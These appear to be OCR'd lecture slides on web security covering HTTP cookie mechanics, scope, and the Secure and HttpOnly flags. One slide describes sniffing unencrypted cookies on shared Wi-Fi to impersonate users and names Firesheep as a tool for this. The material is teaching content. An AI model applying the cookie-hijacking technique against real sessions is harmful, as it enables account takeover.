

Web Security: Cookies, CSRF, & XSS




HTTP cookies




Cookies

- A way of maintaining state




Basic Structure of Web Traffic




E.g., user clicks on URL:
`http://mybank.com/login.html?user=alice&pass=bigsecret`

A Reply



Browser
Web Server
HTTP Reply
Includes status code
Headers describing answer, incl. cookies
Data for returned item
Server

HTTP Response



Here the server instructs the browser to remember the cookie "session" so it & its value will be included in subsequent requests


Followup Requests Include Cookies




E.g., Alice clicks on URL:

http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob

HTTP Request



Setting/deleting cookies by server



- The first time a browser connects to a particular web server, it has no cookies for that web server
- When the web server responds, it includes a Set-Cookie: header that defines a cookie
- Each cookie is just a name-value pair
  - Delete by setting an expiration time in the past

Well, its not ***quite*** a name/value pair...


- Cookies are ***read*** by name/value pair
  - Presented to the web server or accessed in JavaScript
- But cookies are ***set*** by name/value/path
  - Both domain-path (foo.com, www.foo.com) and URL path (/pages/)
- Cookies are made available when the paths match
  - www.foo.com can read foo.com's cookies...
  - But foo.com can't read cookies pathed to www.foo.com
- A couple of other flags:
  - ***secure***: Can only be transmitted over an encrypted connection
  - ***HttpOnly***: Will be transmitted to the web server but ***not*** accessible to JavaScript

Cookie ***snooping and stuffing...***

- An adversary is on your local wireless network...
  - And can therefore see all unencrypted (non-HTTPS) traffic
- They can snoop all unencrypted cookies
  - And since that is the state used by the server to identify a returning user... they can act as that user
  - ***Firesheep***: A utility to snag unencrypted cookies and then use them to impersonate others
- They can inject code into your browser
  - Enables ***setting*** (stuffing) cookies
    - State can cause problems with the server later on...
  - Can ***force*** the browser to reveal all non-secure cookies

Cookie scope

- When the browser connects to the same server later, it includes a Cookie: header containing the name and value, which the server can use to connect related requests.
- Domain and path inform the browser about which sites to send this cookie to



Cookie scope

GET …

Server

HTTP Header:

Set-cookie: NAME=VALUE ;


domain = (when to send) ;

path = (when to send)

secure = (only send over HTTPS);

- Secure: sent over HTTPS only
  - HTTPS provides secure communication (privacy and integrity)

Cookie scope



- Expires is expiration date
- HttpOnly: cookie cannot be accessed by Javascript, but only sent by browser


Client side read/write: `document.cookie`

- Setting a cookie in Javascript:
  `document.cookie = "name=value; expires=...; "`
